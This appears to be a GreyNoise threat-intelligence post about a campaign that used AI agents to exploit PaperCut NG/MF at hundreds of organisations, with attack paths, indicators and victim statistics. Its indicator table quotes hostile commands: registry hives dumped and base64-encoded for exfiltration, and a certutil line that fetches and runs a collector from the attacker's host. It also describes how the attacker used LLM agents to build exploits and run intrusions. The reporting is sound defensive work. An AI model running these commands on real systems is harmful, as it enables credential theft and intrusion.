

Agents Gone Wild: An AI-Orchestrated Global Campaign Against PaperCut NG/MF

 greynoise.io/blog/ai-orchestrated-campaign-against-papercut-ng-mf



GreyNoise observes adversary activity through our Global Observation Grid (GOG), a network of sensors that draws attacker scanning and exploitation onto infrastructure we control. This lets us study adversary infrastructure, tooling, and tradecraft directly, without waiting for a victim investigation. GreyNoise has been tracking malicious use of [45.142.193.132](https://www.iana.org/numbers/45.142.193.132) since early July 2026 due to its use for attacks against internet facing technologies and devices from Palo Alto, Ubiquiti, Citrix, SonicWall, and Proxmox VE.

On 31 August 2026, a likely Russian-speaking malicious cyber actor (MCA) used 45.142.193.132 and artificial intelligence (AI) to develop, test, and use exploits for PaperCut NG/MF ([CVE-2026-81578](#) and [CVE-2026-82078](#)). PaperCut is print management software that enables organizations to track, charge, and manage printing, copying, and scanning jobs for organizations. PaperCut offers cloud and self-hosted versions. PaperCut NG and MF are self-hosted Java web applications that by default run with SYSTEM-level privileges on Windows and are usually domain-joined and integrated with Active Directory. As part of the adversary's exploit development and testing, they built and attacked a lab environment that included the vulnerable PaperCut software and an Active Directory server. In parallel


workflows, the adversary built target lists using an internet scanning service Netlas.io using an identified API key.

Once the adversary achieved remote code execution (RCE) and credential harvesting in its self-hosted lab environment, they used hundreds of AI Agents powered by OpenAI's Codex (harness), a DeepSeek model (not OpenAI models), and various publicly available offensive security tools to opportunistically compromise at least 440 instances of PaperCut MF/NG hosted by 395 identified victim organizations in 48 countries. There are other real victims that could not be attributed to a named organization. The adversary did explicitly attempt to avoid targeting entities in 28 identified countries; however, our observed victimology shows the attempted restraint failed in some instances.

It's clear that large language models (LLM) are enabling adversaries to move at greater speed and scale. The adversary went from an empty workspace to first achieving RCE against a real victim in just under four hours, first domain admin in an additional two hours, and once the full campaign launched, compromised at least 11 organizations in 26 seconds. In one instance, the adversary went from initial access to full domain administrator in seven minutes against a high school in the United States. However, the adversary did not experience success evenly across all victims. GreyNoise observed the adversary achieved domain admin against only 12 victim organizations.

The adversary did not immediately follow-up with all compromised victims, so there were multiple-day delays between initial access and achievement of domain admin but only due to a lack of action by the adversary. Where domain admin was achieved, the adversary's fastest time was five minutes and the longest time was 144 minutes. At GreyNoise's time of last observation, the adversary had not achieved domain admin against the other victims. In at least one instance of targeting a perceived vulnerable PaperCut instance, Cloudflare's Web Application Firewall (WAF) defeated the adversary. Fundamental hardening of environments still matters against AI-enabled threats.

It is unclear if this actor is solely focused on access development to be handed off to other affiliated actors or if they will directly leverage their accesses to achieve follow-on objectives such as data theft or ransomware deployment. In the past, other intrusions involving exploitation of PaperCut have led to extortion. GreyNoise partnered with industry leading incident response services organizations to conduct victim notifications around the clock.



Key Takeaways

- Despite U.S. based frontier model guardrails, adversaries are using a variety of large language models to conduct intrusions globally
- AI enables fast and efficient complex orchestration of cyber operations; however, unless properly constrained, agentic operations can deviate from expected behavior and pose operational risk
- Organizations are not helpless against agentic attacks and traditional hardening does have a positive impact on the security posture of an organization

Intrusion Attack Lifecycle

Where domain admin was achieved, GreyNoise observed three attack paths:

Attack Path A.

If the compromised PaperCut host was a domain member, the adversary harvested LSASS process memory and registry secrets to recover privileged credentials to pass-the-hash to the domain controller.

Attack Path B.

In instances where the victim had not patched for CVE-2021-42278 and CVE-2021-42287, the adversary used a ['noPac' attack](#).

Attack Path C.

If the compromised PaperCut host was on the Domain Controller itself or running as a Domain-Admin service account, the adversary simply added its newly created account to Domain Admins.

In all Attack Paths, the adversary used DCSync to create a full NTDS.DIT dump to exfiltrate the organization's credentials.

Indicators of Compromise

Note that these IOCs are not exhaustive, the AI-enabled adversary continued to make necessary changes on the fly. GreyNoise will continue to add new IOCs on our [GitHub](#).

Observable	Description
45.142.193.132	Used to orchestrate and execute the campaign
45.158.196.75	Used to execute the campaign
528cd4e69ecfa5191adbcf6ef28667bf (lsa_read.exe)	Rust LSA secret reader
ce870a91e8d27e8f663f0687abc60b04 (save_hives.exe)	Registry Hive Dumper
a6437ac3d6798090a218520985d36a3f (collect_custom.exe)	Rust custom collector
fc92dfafa7aa741c5f2b9cbcf75d1d19 (lsa_collect_small.exe)	Rust LSA bootkey collector
974decb9ff4c8f9ccb0937c96d513347 (certipy.exe)	ADCS Abuse Tool
Administrator17	Adversary created account
C:\Windows\Temp\pc-sys.hiv	SYSTEM hive staged for exfil

Observable	Description
C:\Windows\Temp\pc-sec.hiv	SECURITY hive staged for exfil
C:\Windows\Temp\pc-security.hiv	SECURITY hive staged for exfil
C:\Windows\Temp\pc-system.hiv	SYSTEM hive staged for exfil
C:\ProgramData\pc-sys-reg.hiv	SYSTEM hive staged for exfil (alternate path)
C:\Windows\Temp\pc-*.b64	Base64-encoded hive chunks staged for HTTP exfiltration
C:\ProgramData\ligolo-agent.exe	Ligolo tunnel agent dropped for persistent access
...\PaperCut MF\server\custom\web\pcp_<10rand>.txt	Evidence of successful exploitation
reg save HKLM\SYSTEM "C:\Windows\Temp\pc-system.hiv" /y & certutil -encode "C:\Windows\Temp\pc-system.hiv" "C:\Windows\Temp\pc-system.b64" & type "C:\Windows\Temp\pc-system.b64"	Dumping the SYSTEM registry hive to disk, base64 encoding it, and verifying its output in preparation for exfiltration.
reg save HKLM\SECURITY "C:\Windows\Temp\pc-security.hiv" /y & certutil -encode "C:\Windows\Temp\pc-security.hiv" "C:\Windows\Temp\pc-security.b64" & type "C:\Windows\Temp\pc-security.b64"	Dumping the SECURITY registry hive to disk, base64 encoding it, and verifying its output in preparation for exfiltration.

Observable	Description
certutil -urlcache -split -f "http://45.142.193[.]132:8000/lisa_collect.exe" C:\Windows\Temp\lisa_collect.exe & C:\Windows\Temp\lisa_collect.exe	Downloading and executing LSA bootkey collector
http://45.142.193.132:8089/agent5.exe	URL for Ligolo-ng used by adversary
C:\ProgramData\LegitSvc\legit-svc.exe	Ligolo-ng name and path used by adversary
C:\ProgramData\LegitSvc\legit-svc-backup.exe.	Ligolo-ng name and path used by adversary

Adversary Tool Kit

The MCA had a library of publicly available offensive security tools used to expand access to the enterprise environment. Note that not all of these tools were observed in active use during this campaign.

Targeting and Victimology

This campaign appears to be opportunistic. There is a high concentration of U.S. based targets in the education sector; however, it's likely that is more attributable to the customer base of PaperCut NG/MF.

The adversary used a list of defined countries to avoid that existed from previous campaigns. It's currently uncertain why the MCA's agents deviated, but it is a good example of Agents Gone Wild. The countries to avoid in order were: Russia, China, Hong Kong, Thailand, Iran, Venezuela, Belarus, Kazakhstan, Kyrgyzstan, Tajikistan, Turkmenistan, Uzbekistan, Armenia, Azerbaijan, Moldova, Ukraine, Brazil, Vietnam, Indonesia, Pakistan, Tanzania, Bangladesh, Afghanistan, Turkey, South Africa, Namibia, Nigeria, and Zimbabwe.

Volume by Country

Country	Victims	Credential Harvesting	OS / Domain Secrets	Domain Admin
United States	98	59	31	1
United Kingdom	59	40	20	3
France	31	23	12	1
Spain	31	20	8	—
Canada	24	10	8	3
Belgium	16	13	8	1
Portugal	16	9	5	1
Australia	15	8	4	—
Germany	15	8	2	1
Switzerland	14	9	1	—
Italy	13	8	7	—
Taiwan	12	11	10	—
Singapore	11	10	1	—
Netherlands	9	6	5	—
South Africa	9	2	1	1
Sweden	8	5	3	—
Brazil	5	2	0	—
Malaysia	5	4	3	—
Denmark	4	3	1	—

Country	Victims		Credential Harvesting	OS / Domain Secrets	Domain Admin
Ireland	4	3		2	—
New Zealand	4	3		1	—
Argentina	3	1		0	—
India	3	3		2	—
Cambodia	2	2		2	—
Chile	2	1		1	—
Finland	2	1		1	—
Greece	2	1		0	—
Japan	2	0		0	—
Puerto Rico	2	2		0	—
Austria	1	1		0	—
Botswana	1	1		1	—
Bulgaria	1	0		0	—
China	1	0		0	—
Colombia	1	0		0	—
Ecuador	1	0		0	—
Estonia	1	1		1	—
Kazakhstan	1	0		0	—
Lithuania	1	1		1	—
Mexico	1	1		1	—
Namibia	1	1		0	—

Country	Victims	Credential Harvesting	OS / Domain Secrets	Domain Admin
Nigeria	1	1	1	—
Pakistan	1	0	0	—
Philippines	1	1	0	—
Poland	1	1	1	—
Romania	1	1	1	—
Saudi Arabia	1	1	0	—
Sri Lanka	1	1	1	—
Zimbabwe	1	1	0	—
Total	440	280	147	12

Volume by Industry

Industry	Victims	Credential Harvesting	OS / Domain Secrets	Domain Admin
Education	204	129	67	7
Other / unclassified	51	32	18	1
Retail / Commercial / Professional services	38	28	16	2
Real estate / Coworking / Hospitality	29	20	6	—
IT / MSP / Print reseller	25	17	8	—
Non-profit / Religious / Charity	21	16	9	2
Unknown (unattributed)	15	6	3	—

Industry	Victims	Credential Harvesting	OS / Domain Secrets	Domain Admin
Library / Archive	13	9	8	—
Manufacturing / Industrial / Energy / Utilities	13	7	3	—
Government / Public sector	9	6	3	—
Healthcare / Social care	8	3	2	—
Legal	8	3	2	—
Financial / Insurance	6	4	2	—
Total	440	280	147	12

GreyNoise will continue monitoring the situation and report updates as needed.

©

2026

GreyNoise, Inc. All rights reserved.